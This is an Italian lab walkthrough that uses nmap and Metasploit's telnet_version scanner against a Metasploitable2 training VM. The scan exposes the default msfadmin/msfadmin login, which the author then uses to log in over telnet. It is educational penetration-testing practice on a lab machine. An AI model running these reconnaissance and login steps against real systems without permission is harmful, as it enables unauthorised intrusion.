Nell’esercizio di oggi sfrutto una vulnerabilità del protocollo telnet per aprire una shell nella macchina Metasploitable2

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 08:38 EST
Nmap scan report for 192.168.1.40
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0
)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.L
AN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.98 seconds
```

La vulnerabilità è legata al modulo auxiliary telnet_version


```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                              Disclosure Dat
e  Rank    Check  Description
   -  ----                                              ------------
-  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version  .
   normal  No     Lantronix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version            .
   normal  No     Telnet Service Banner Detection


Interact with a module by name or index. For example info 1, use 1 or u
se auxiliary/scanner/telnet/telnet_version

msf6 >
```

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Writing a custom module? After editing your module, wh
y not try
the reload command

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        https://metasploit.com

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

scelgo di usare il modulo al numero 1 dell’indice e imposto RHOSTS con l’inidirizzo ip della vittima

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specifie
                                        d username
   RHOSTS                     yes       The target host(s), see https
                                        ://docs.metasploit.com/docs/u
                                        sing-metasploit/basics/using-
                                        metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent thre
                                        ads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate
                                        as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```

Lancio il comando di exploit e in caso di successo troviamo una schermata come questa e si può notare che sono state stampate le credenziali di accesso
Login with msfadmin/msfadmin



Tento l’accesso a telnet e inserisco le credenziali

possiamo notare che con il comando ifconfig
compare l’indirizzo ip della vittima come se fosse il nostro